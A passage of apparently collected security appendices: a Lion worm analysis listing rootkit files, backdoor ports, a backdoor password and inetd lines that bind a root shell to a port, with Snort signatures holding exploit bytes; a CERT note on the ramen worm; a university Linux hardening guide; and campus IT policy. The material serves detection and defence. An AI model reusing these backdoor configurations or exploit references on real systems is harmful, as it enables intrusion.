    /etc/ttyhash exists (cnhonker password hash)
   /usr/man/man1/man1/lib/.lib/ directory and contents
   /usr/src/.puta/ directory and contents
   /usr/info/.t0rn/ directory and contents
   /bin/mjy exists (log wiping utility)
   /usr/man/man1/man1/lib/.lib/.x exists (suid root shell)
   /etc/rc.d/rc.sysinit has new entry for nscd (not in the worm) and
in.telnetd trojan
   /tmp/.pinespool exists (temporary file for inetd.conf manipulation)
    /root/.bash_history missing
    /var/log/messages truncated
    /var/log/maillog truncated
  Trojaned/replaced files:
    /bin/in.telnetd
   /usr/sbin/in.fingerd
   /bin/ps
   /sbin/ifconfig
   /usr/bin/du
   /bin/netstat
   /usr/bin/top
   /bin/ls
   /usr/bin/find
  note: William Sterns has written the lionfind-0.1.tar.gz software that
will attempt to locate files created by a Lion.v1 infection.

Lion.v2
Changes caused by the initial BIND exploit:
    /dev/.lib/ directory and contents
   /etc/inetd.conf has new entry appended '1008 stream tcp nowait root
/bin/sh sh'
    /.bash_history missing
    /var/log/messages truncated
    /var/log/maillog truncated
  Changes caused by the worm scripts:
   /etc/rc.d/rc.sysinit has new entry appended
'/dev/.lib/lib/scan/star.sh' (wrong directory buddy)
   /etc/hosts.deny is missing (an empty placeholder file is present by
default)

Lion.v3
Changes caused by the initial BIND exploit:
    /dev/.lib/ directory and contents
   /etc/inetd.conf has new entry appended '10008 stream tcp nowait root
/bin/sh sh'
    /.bash_history missing
    /var/log/messages truncated
    /var/log/maillog deleted
   all index.html files are overwritten by 'Powered by
H.U.C(c0011i0n).-----1i0n Crew'
  Changes caused by the worm scripts:
    /sbin/asp exists (lite webserver to allow download of worm to next
system)
   /tmp/ramen.tgz exists (Lion worm author used the asp62 binary from the
Ramen worm)
   /etc/inetd.conf has new entry appended 'asp stream tcp nowait root
/sbin/asp'
   /etc/rc.d/rc.sysinit has new entry appended '/dev/.lib/star.sh'
   /etc/hosts.deny is missing (an empty placeholder file is present by
default)
   all index.html files are overwritten AGAIN by "lion crew" racial
anti-japanese message

 The following network bindings appear as a result of backdoors by the
Lion
worm. Notice the excessive number of backdoors present in the first
version of
the worm.

Network backdoors used by each version of the Lion Worm

Lion.v1
telnetd listening at tcp port 23 (t0rn rootkit) using password
"cnhonker"
 /bin/sh bound to tcp port 1008 (from bind exploit)
 /bin/sh bound to tcp port 2555 (t0rn rootkit) activated by in.fingerd
trojan
 /bin/sh bound to tcp port 33567 (t0rn rootkit)
 sshd listening at tcp port 33568 (t0rn rootkit) using password
"cnhonker"
 /bin/sh bound to tcp port 60008 (t0rn rootkit)

Lion.v2
/bin/sh bound to tcp port 1008 (from bind exploit)

Lion.v3
/bin/sh bound to tcp port 10008 (from bind exploit)
 /sbin/asp bound to tcp port 27374 (webserver allowing download of
Lion.v3 worm archive)
```

Detection on a Network

The following arachNIDS rules can be used with Snort to detect this worm
on your network.

Pscan probes are detected using the portscan plugin in Snort, it can be
enabled with:

```
 preprocessor portscan: $INTERNAL 3 5 /var/log/snort/portscan
```

The BIND Infoleak probe can be detected using the arachNIDS ruleset:

```
http://whitehats.com/info/IDS482
 alert UDP $EXTERNAL any -&gt; $INTERNAL 53 (msg:
"IDS482/named-exploit-infoleak-lsd"; content: "
|AB CD 09 80 00 00 00 01
00 00 00 00 00 00 01 00 01 20 20 20 20 02 61|";
reference:arachnids,482;)
```

The BIND TSIG overflow be detected using the arachNIDS ruleset:

```
http://whitehats.com/info/IDS489
 alert UDP $EXTERNAL any -&gt; $INTERNAL 53 (msg:
"IDS489/named-exploit-tsig-lsd"; content: "|3F 909090
EB3B 31DB 5F
83EF7C 8D7710 897704 8D4F20|"; reference:arachnids,489;)
```

The outgoing emails can be detected as well. However, the added detection ability may not be worth the performance impact on the IDS. The worm cannot replicate without triggering the signatures shown above.

Incident Recovery

If you have been infected by the Lion Worm, then you have suffered a critical breach of security. Killing the worm processess, deleting the files, and removing the backdoors will only clean the known part of this attack. The unfortunate issue is that your system has been compromised at the root level, and your IP address and password information have been sent to an attacker. This may have allowed them to log in through the backdoors and make other changes to the system. Further, since the worm does not repair the original security issue, any other attacker can still compromise your system. A good starting point for your path to recovery is CERT's "Steps for Recovering from a UNIX Root Compromise".

Incident Reporting

Most likely, the source address that is attacking your network is another victim in the propagation of the worm. Therefore, it is much better to report the information to your CERT, and let them do their job of coordinating the attack trend information, rather than trying to contact the owner of the machine that attacked you. This is a judgment call that you or your corporate security policy may dictate, but please remain calm and courteous when dealing with other admin involved in an attack. They may not yet be aware that their system was compromised.

References

"ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability",
http://www.securityfocus.com/bid/2302

"ISC BIND Internal Memory Disclosure Vulnerability",
http://www.securityfocus.com/bid/2321

"linx86_bind.c" exploit by Last Stage of Delirium,
http://lsd-pl.net/files/get?LINUX/linx86_bind

GIAC Lion Worm Information, http://www.sans.org/y2k/lion.htm

Local links, provided for educational use only:
 lion1.tgz / lion2.tgz / lion3.tgz / pscan.c / linx86_bind.c

--
Dragos Ruiu &lt;dr@dursec.com&gt;   dursec.com ltd. / kyx.net - we're
from the future
gpg/pgp key on file at wwwkeys.pgp.net or at http://dursec.com/drkey.asc

Appendix D: Linux at XYZ University

Running Linux at XYZ

Linux is a free Unix-type operating system, an alternative to MacOS and
Microsoft Windows. Developed under the GNU General Public License, the

source code for Linux is freely available to everyone.

XYZ doesn't officially support Linux (or any of the free *BSD OSen). However, if you want to run it, we'd like you to be as good a network neighbor as possible, which means keeping your machine as secured as you can against hackers. Most of the following advice and policies below are there to keep you safe(r).

Once you've followed the initial steps to secure your system, you'll want to put it on the network. You can either configure DHCP (ideal if you're not going to need a static IP address from which you can provide services to others) or get a static IP address. In either case, you'll need to register your machine and location with us, so we can keep you up to date on patches and new security holes.

We'll also just mention the XYZ University Computer and Network Policy, which you're bound to follow as a member of the XYZ community. We take this stuff fairly seriously; please ask if you have questions about it.

Pre-installation

First Register your machine then decide which OS distribution you want to install. These are the sites of the major Linux distributions. You can download Linux or order a copy on cd from any of these sites.

RedHat (Intel) YellowDogLinux (Macintosh) LinuxPPC (Macintosh) Caldera (Intel) SUSE (Intel) Debian (Intel) Slackware (Intel) TurboLinux (Intel)

Post-installation

Securing your Linux box on the XYZ Network:

There are several things you want to do right away.

Add two non-root users [adduser]. One user should be for you, so you don't use the root account for normal activities, the other should be a hacker user - a normal account you will use to test exploits and stuff against your box. Don't install things as root. Unless it has to be run as root, better to be owned by some non-root user.

choose good passwords! An easily guessable password compromises security both for your account and for the system as a whole. Crackers know how to use programs dedicated to guessing passwords; choosing a good password can close that security hole. A password can be up to 8 characters long and can contain upper and lowercase characters, digits and punctuation.

Some password do's and don'ts:

don't use your name, your address, or any similar personal information for your password. don't use any single word or pair of words. don't use a short password. do use a mixture of lower and uppercase, digits and punctuation: ``m1Xed_kZ'' don't use an easy to guess sequence like ``qwerty'' or ``345678'' do use mnemonics to help you remember your password: ``mpiNfy'' - my password is not for you. do change your password regularly don't use any of the passwords listed here

Disable root (UID 0) remote logins, /etc/securetty lists the names of ports which will allow root logins. Only "local" ports (console, tty1, tt2, etc) should be listed, not any virtual ones (ttyp1, ttyp2). Force everyone to log in and then su.

Disable all unneeded network services, Linux comes with lots of neat stuff, but much of it you will never use. Many (but not all) services are configured in the file /etc/inetd.conf. Edit this file and comment out anything that you don't know that you need. I suggest you run nothing but sshd secure shell encrypted sessions only (which should not run from inetd; run it from the appropriate rc directory).   If you find that there's nothing left uncommented in /etc/inetd.conf, turn off inetd (see below).

tcpwrap all services you do run, Services in /etc/inetd.conf should all be running via tcpd. There are configuration files for this in /etc/hosts.allow and /etc/hosts.deny - read the man pages and configure services you've left on to deny connections you don't explicitly allow. tcpwrap also can log every connection; make sure you do this, and then get in the habit of checking the logs.

Remove network services from your startup files, go to the directory /etc/rc.d - this is where most of the startup activity on your box occurs. (Note: on redhat, you may find these files in /etc/rc.d/init.d - check the docs for your distribution to be sure you know where all the startup files are). It's worth the time to look through everything in this directory, when you think you are done removing services from inetd.conf and from your startup files, you can either reboot or kill the daemons that you don't want running [kill -TERM] and restart inetd [kill -HUP] Now you must verify that you really aren't running anything that you don't want to. One way to do this is run the command [netstat -a]. You should read more on netstat in the man pages, as it is a very useful command.

Disable all unneeded daemons. You've probably already killed a few to get rid of some network services and removed them from startup files in /etc/rc.d. But there may be more non-network related daemons that you really don't want to have running. Things such as fax servers, printer stuff (do you need it?), etc. Take a close look at all running processes with [ps aux |more]. Some of these are needed for the system to function, so don't just kill them at random. You'll need to investigate each running process to see what it does, then decide if it is needed. (Hint: you need things like init, kswapd, kflushd, kerneld...) Once you've determined what you don't need, kill the processes [kill -TERM], and if your system hasn't crashed (meaning you didn't kill init or something), go back to /etc/rc.d and comment out all the processes you don't want.

Remove suid bitsfrom all files that don't absolutely need to be used (and used as root). Setuid files are programs that, when run as a normal user, assume the identity of the owner or group of the file. Often the owner is root. When a hole (typically a buffer overflow these days) is found in an suid root program, one of your users will download the latest exploit script. Therefore, you should create an inventory of all suid files on your box. Do something like: [ls -alF `find / -perm -4000` > /tmp/suidfiles]. Take a close look at the resulting list, you will need to investigate each suid file to see what it does and contemplate whether or not you really need it to be available as such, if not then change it [chmod].

Update, Update Update! Install any and all patches that are available for your distribution. Most distribution sites have an /updates area, get in the habit of updating often, many linux users set up an automatic process that updates nightly.

Monitor logfiles Pay attention to your standard log files - /var/adm/syslog and /var/adm/messages (sometimes these are in /var/log or other places). Learn what goes into them and how to configure applications to give you more detail about what is going on. Run additional logging, there are many utilities to log just about anything and everything.

Read the comp.os.linux.security FAQ

Download & run the Bastille linux hardening script.

Run security scanners Install and run logcheck and portsentry; they'll help you keep your bright shiny machine cracker-free.

Local linux resources

Subscribe to the linux-users mailing-list. [Echo "subscribe linux-users" | mail majordomo@XYZ.edu]

Monitor the 'Computers - linux' XYZMail Bulletins

Current versions of Redhat Linux for Intel and (Real Soon Now) yellowdoglinux for Macintosh are mirrored for anonymous ftp locally on host patches.XYZ.edu

Useful links

suggestions to some linux guides
freshmeat - the latest linux software
News for nerds - stuff that matters

Appendix E: Ramen Worm Advisory

CERT Incident Note IN-2001-01: Compromises via ramen Toolkit

CERT&reg Incident Note IN-2001-01

The CERT Coordination Center publishes incident notes to provide information about incidents to the Internet community.

Widespread Compromises via "ramen" Toolkit

Date: Thursday, January 18, 2001

Overview

The CERT/CC has received reports from sites that have recovered an intruder toolkit called 'ramen' from compromised hosts. Ramen has been discussed in several public forums and the toolkit is publicly available. Ramen exploits one of several known vulnerabilities and contains a mechanism to self-propagate.

Description

Ramen is a collection of tools designed to attack systems by exploiting well-known vulnerabilities in three commonly installed software packages. A successful exploitation of any of the vulnerabilities results in a privileged (root) compromise of the victim host.

The services and specific vulnerabilities targeted are

wu-ftpd (port 21/tcp)

VU#29823, Format string input validation error in wu-ftpd site_exec() function http://www.kb.cert.org/vuls/id/29823

rpc.statd (port 111/udp)

VU#34043, rpc.statd vulnerable to remote root compromise via format string stack overwrite http://www.kb.cert.org/vuls/id/34043

lprng (port 515/tcp)

VU#382365, LPRng can pass user-supplied input as a format string parameter to syslog() calls http://www.kb.cert.org/vuls/id/382365

When a host is compromised, the ramen toolkit is automatically copied to the compromised host, installed in "/usr/src/.poop", and started. The ramen toolkit is controlled by a series of shell scripts that make modifications to the compromised system and initiate attacks on other systems. Several notable system modifications are made in sequence after ramen is started.

All 'index.html' files on the system are replaced with an intruder-supplied 'index.html' file The system file '/etc/hosts.deny' is deleted The file '/usr/src/.poop/myip' is created and contains an IP address for the local system A script is added to the end of '/etc/rc.d/rc.sysinit' to initiate scanning and exploitation during system startup For systems with '/etc/inetd.conf'

an intruder supplied program is added as '/sbin/asp'. A service named 'asp' is added to '/etc/inetd.conf' and inetd is sent a signal to reload the configuration file. This causes inetd to listen on TCP socket number 27374 for incoming connections. usernames 'ftp' and 'anonymous' are added to '/etc/ftpusers' services 'rpc.statd' and 'rpc.rstatd' are terminated the system files '/sbin/rpc.statd' and '/usr/sbin/rpc.statd' are deleted

For systems without '/etc/inetd.conf'

an intruder-supplied program is added as '/usr/sbin/asp'. A service named 'asp' is added to '/etc/xinetd.d' and xinetd is sent a signal to reload it's configuration. This causes xinetd to listen on TCP socket number 27374 for incoming connections. the 'lpd' service is terminated the system file '/usr/sbin/lpd' is deleted and replaced with an empty file usernames 'ftp' and 'anonymous' are added to '/etc/ftpusers'

After modifying the local system, ramen initiates scanning and exploitation attempts against external systems on a widespread basis. The scanning and exploitation operations are executed, to some degree, in parallel. The time between a probe and an exploit attempt may be relatively short.

Successful exploitation results in the target host being root compromised. In addition, several actions are automatically taken on the newly compromised host that result in ramen being propagated from the attacker to the victim.

the directory '/usr/src/.poop' is created on the victim host the 'ramen.tgz' toolkit is copied from '/tmp/ramen.tgz' on the attacking host to '/usr/src/.poop/ramen.tgz' on the victim host 'ramen.tgz' is copied to '/tmp/ramen.tgz' on the victim host 'ramen.tgz' is unpacked in '/usr/src/.poop' and the controlling shell script is started

The method of propagation is provided by the intruder-supplied 'asp' service. It receives connections on TCP port 27374 of the attacking host and responds by sending a copy of '/tmp/ramen.tgz' to the victim host.

Impact

Vulnerable systems that are not current with vendor security patches are at risk for being root compromised via the ramen toolkit. Compromised systems may be subject to web-related files and system files being altered or destroyed. Denial-of-service conditions may be created for services relying on altered or destroyed files. Hosts that have been compromised are also at high risk for being party to attacks on other Internet sites.

The widespread, automated attack and propagation characteristics of ramen may cause bandwidth denial-of-service conditions in isolated portions of the network, particularly near groups of compromised hosts where ramen is running.

Solutions

The CERT/CC encourages Internet users and sites to ensure systems are up to date with current vendor security patches or workarounds for known security vulnerabilities. For more information, please see the related CERT advisories:

CERT Advisory CA-2000-13 Two Input Validation Problems In FTPD

http://www.cert.org/advisories/CA-2000-13.html

CERT Advisory CA-2000-17 Input Validation Problem in rpc.statd

http://www.cert.org/advisories/CA-2000-17.html

CERT Advisory CA-2000-22 Input Validation Problems in LPRng

http://www.cert.org/advisories/CA-2000-22.html

In the absence of fully patched and secured systems, one short-term mitigation strategy is to prevent propagation through packet filtering. Using packet filters to block outbound TCP SYN packets to destination port 27374 at strategic network choke points will help prevent newly compromised hosts within your network from acquiring ramen from external hosts and further propagating it. Using packet filters to block inbound TCP SYN packets to destination port 27374 at strategic network choke points will help prevent newly compromised hosts outside of your network from acquiring ramen from internal hosts and further propagating it. Using packet filters, or IDS signatures, with logging may also provide a quick means of identifying hosts within your network that may have been compromised by ramen.

Please note that packet filtering on specific ports is a nonsustainable strategy because usage of specific port numbers by intruder tools can and does change over time.

If you believe your host has been compromised, please follow the steps outlined in

Steps for Recovering From a Root Compromise

Author: Kevin Houle

This document is available from:

http://www.cert.org/incident_notes/IN-2001-01.html

Appendix F: Applying for a Fixed IP Address at XYZ University

Fixed IP Address and Hostname Request

Most computers at XYZ University acquire their IP address dynamically using the Dynamic Host Configuration Protocol (DHCP). Under certain circumstances your computer or printer may need a fixed IP address. You can use this form to request a fixed IP address and the corresponding hostname for computers or printers on the XYZ University network. You can also use this form to request a new IP address for a machine that has moved to a new building.

Your name as it appears in the XYZDirectory:

Who is the contact for the computer or printer (if different)?

In what campus building and room is the computer located?

Was this computer previously assigned a fixed address in another building? If so, in what building?

What Internet hostname do you want for the machine? .XYZ.EDU.

What is your (optional) second choice for hostname? .XYZ.EDU.

What brand of computer or printer is it?
- Macintosh
- Dell
- IBM PC
- Other Intel
- Xerox
- Compaq (DEC) Alpha
- HP
- IBM RS/6000
- SGI
- Sun
- Other

This device is a
- computer
- printer
- switch/router

other (specify below in the reason section)

What operating system does the computer run?

MacOS
MacOS X
Windows
Windows 9x
Windows NT/2000
Linux
AIX (RS/6000)
Digital Unix/ Tru64 Unix
Irix (SGI)
Solaris
Other Unix
Other OS

Why does your computer or printer require a fixed IP address?

If you have questions about this information or about IP addresses and hostnames, send them to hostmaster@XYZ.EDU.

Last modified 4/27/00 by ---

Appendix G: XYZ University Computing Code

XYZ: Computing Code

XYZ University Computer and Network Policy

Navigate this page...

Introduction Freedom of Expression and Misconduct Privacy Intellectual Property Allocation of Resources Account Revocation Procedures Appendix

Introduction

XYZ University (including all undergraduate and graduate programs) is dedicated to the mission of teaching, education, research, and public service. In support of this mission, XYZ provides access to information resources, including computer networks and computer equipment, to its students, faculty, and staff.

The XYZ University Computer and Network Policy (the &quot;Policy&quot;) contains XYZ's philosophy and requirements governing student, faculty, and staff use of its information technology resources. XYZ University expects each member of the community to use XYZ's information technology resources responsibly, ethically, and in compliance with the Policy, relevant laws, and all contractual obligations of third parties. The use of XYZ's information technology resources is a privilege. If a member of the community fails to comply with this Policy or relevant laws and contractual obligations, that member's privilege to access and use XYZ's information technology resources may be revoked. Each member of the community should recognize that his or her use of XYZ's information technology resources reflects on the perception of XYZ by both the community and the public at large. In addition, each time a member of the community uses XYZ's information technology resources to send electronic communications to non-XYZ persons or entities, that member is identified as belonging to the XYZ community. For further information, please see the section below entitled &quot;XYZDirectory, User Name, and Computing Account Revocation Procedures.&quot;

By adopting the Policy, XYZ recognizes that all XYZ students, faculty, and staff are bound not only by the Policy but also by local, state, and federal laws relating to electronic media, copyrights, privacy, and security. Other XYZ policies that relate to this Policy and also apply to XYZ University students, faculty, and staff (collectively, the &quot;community&quot;) include the XYZ University Copyright Policy, the XYZ University Patent Policy, the XYZ University student handbooks and faculty handbooks, and the XYZ University Personnel Policy Handbooks. Each member of the XYZ community is expected to be familiar with the relevant foregoing policies.

Freedom of Expression and Misconduct

Freedom of expression and an open environment within which to pursue scholarly inquiry and to share information are encouraged, supported, and protected at XYZ. (Please see the principle of &quot;Freedom of Expression and Dissent&quot; which appears in the Handbook of the Faculty of Arts and Sciences and the Student Handbook.) Censorship is not compatible with the goals of XYZ. While XYZ may limit the use of some computers or resources to specific research or teaching missions, freedom of expression will generally be protected. While XYZ rejects censorship, behavior that constitutes misconduct will not be protected. Such behavior includes, but is not limited to, the use of XYZ's information technology resources in connection with child pornography, harassment of any kind, copyright infringement, theft, unauthorized access, and other violations of the law.

Privacy

Members of the XYZ community are entitled to privacy in their use of information resources. Each user number, log-in name, account name, or any other user ID and associated password belongs to an individual, department, or school. No one should use a user number, log-in name, any user ID, or account name and password without explicit permission from the owner. No one should use aliases, nicknames, pointers, or other electronic means to attempt to impersonate, redirect, or confuse those who use the network. No one should use aliases, nicknames, pointers, or other electronic means to capture information intended for others without permission of the intended recipient. Each member of the community shall accept the burden for the responsible use and dissemination of his or her user number, log-in name, user ID, and account name and password.

Programs and files contained within a user number or directory are the purview of the person to which the user number or directory has been assigned. They are presumed to be private and confidential unless the holder of the user number or directory has explicitly made them available to the public. If the holder of the user number or directory allows public access to files via file sharing, then it is presumed that the holder of the user number or directory has waived his or her privacy rights to those files. Whether programs and files are made accessible to others, and, whether programs and files may be ethically or legally made accessible to others, for example, proprietary commercial software, is the responsibility of the holder of the user number or directory. When necessary for the maintenance of a system or network, Computing Services personnel may gain access to files belonging to others.

Local area networks and local resources, including file servers, printers, and similar devices, shall be subject to the same rights to privacy and confidentiality afforded centralized computer systems.

Some programs gather information about the people who use them. If such information could directly or indirectly identify a person using the program, then each user should be warned and given a chance to leave the program before data collection begins. To avoid issuing excessive numbers of warning messages, an exception is made for host operating systems and some utilities that collect identifying information as part of their normal operation. A list of these exempted programs and the data that they collect is available from Computing Services and is provided in the Appendix. The provider of any program that gathers information about those who use it must either install a privacy warning or request Computing Services to place the program on the list of exempted programs.

Intellectual Property

XYZ expects all members of the community to be aware of how intellectual property laws, regulations, and policies apply to the electronic environment and to respect the property of others. For further information, please see the XYZ University Copyright Policy, the XYZ University Patent Policy, the XYZ University Sources manual, the XYZ University Academic Honor Principle, the XYZ University faculty handbooks, and the Student Handbook.

Each member of the community should recognize that his or her use of XYZ's information technology resources reflects on the perception of XYZ by both the community and the public at large. In addition, each time a member of the community uses XYZ's information technology resources to send electronic communications to non-XYZ persons or entities, that member is identified as belonging to the XYZ community. No member of the community shall use another's content or property in a way that violates copyright law or infringes upon the rights held by others.

Members of the community should recognize that placing their work in the electronic public domain may result in widespread distribution of their work and could jeopardize their rights to that work. You should assume that works communicated through the network are subject to copyright unless there is a specific disclaimer to the contrary.

Allocation of Resources

Members of the XYZ community are entitled to a fair share of information resources. No one shall attempt to degrade XYZ or non-XYZ computer systems, networks, or personal computer performance, or to deprive other users, within and without the community, of information resources or authorized access to any University- or individually-owned computer.

Loopholes in the XYZ computer systems and network or knowledge of a special password shall not be used to damage computer systems or networks, to obtain unauthorized resources, or to take resources from other users.

The unauthorized duplication or use of any software that is licensed or protected by copyright is theft.

Unauthorized use of University-owned computing resources for commercial purposes is prohibited.

When necessary for the maintenance of a system or network, Computing Services personnel may restrict the availability of shared resources.

XYZDirectory, User Name, and Computing Account Revocation Procedures

The names of members of the XYZ community are entered into the XYZ Directory (XYZDirectory). An entry in the XYZ Directory (XYZDirectory), an electronic database administered by Computing Services, grants access to network services that originate at XYZ University and that require user authentication, including XYZMail and access-restricted information resources available through the XYZ University Information System. Increasingly, access to the XYZ network and XYZ network services will be determined by whether one has an XYZDirectory entry and the attributes associated with that entry. Some members of the XYZ community are also granted user names and accounts on various computing systems in order to complete work for XYZ University. Within this section, a XYZDirectory entry, user name, or account will be referred to as an &quot;account.&quot;

Having an account is a privilege, not a right or entitlement. An account may be revoked temporarily or permanently if one's information technology related behaviors fall within one or more of the following circumstances:

Involvement in criminal activity, regardless of whether such activity is alleged or one is convicted of such activity by a court of law; Behavior that constitutes a violation of a XYZ code or policy, including this policy; Use of the Internet and XYZ's computer network and associated resources for one's own commercial gain, or for other commercial purposes not officially sanctioned by XYZ University

When the holder of an account dies, if requested, Computing Services will provide access to that person's account to one of the following, depending on the identity of the deceased: the chairperson of that person's department, a senior officer, or immediate family members of the deceased. When an employee is terminated, that person's account will automatically be shut off within 4-6 weeks. If a request is made by a department head, a supervisor, or a class dean and at the discretion of the Director of Computing, the account of an already terminated employee or a student who has officially withdrawn may be immediately shut off. Alternately, a terminated employee or withdrawn student could be granted a Sponsored Account if they engage in a continuing relationship with XYZ that requires some type of XYZ account.

In nearly all instances, Computing Services will not grant requests by department heads, supervisors, or class deans to shut off the account of an employee or student due to a performance or behavioral issue. Such issues should be resolved by other means, and Computing Services will not apply sanctions to control behaviors unrelated to computing. Exceptions are behaviors that violate this policy and, in extreme instances, in which there may be life threatening consequences or legal considerations. Similarly, an individual is generally entitled to a right of privacy with respect to their account or the contents of that account.

This policy will be enforced and matters falling under it will be adjudicated by the Director of Computing, who, when appropriate, may consult the Provost.

Appendix

The utility programs listed below collect information about the people who use them, but are not required to warn of this fact when the program is used. This list is maintained by Computing Services and is reviewed annually by the Council on Computing at its first fall meeting. Any program not included on this list that collects information that could directly or indirectly identify a person using the program must warn each user that such information collection is about to occur and must give the user a chance to leave the program before data collection begins. XYZ Computing Services cannot guarantee that programs not provided by Computing Services adhere to this provision.

Programs Exempted From Issuing a Privacy Warning

All host operating systems on campus (UNIX, OpenVMS, etc.) keep a log of the account numbers of the people who have connected to that host, their connect and disconnect times, what programs they run, the amount of computer resources consumed, etc. This information is used for system administration and billing.

XYZMail keeps a log of the names of the people who have connected to the mail server, their connect and disconnect times, information about client machine capacities, and summary information about (but not the text of) messages sent or received.

The KeyServer keeps a log of the names of people who have connected to the server, their network addresses, their connect and disconnect times, and the names of the KeyServer-controlled software that they used.

The XYZ public file server keeps a log of the names of people who gain access to certain folders on the server. This information retained by the above systems may be accessed by University personnel in connection with performance issues, misconduct, or illegal activity.

END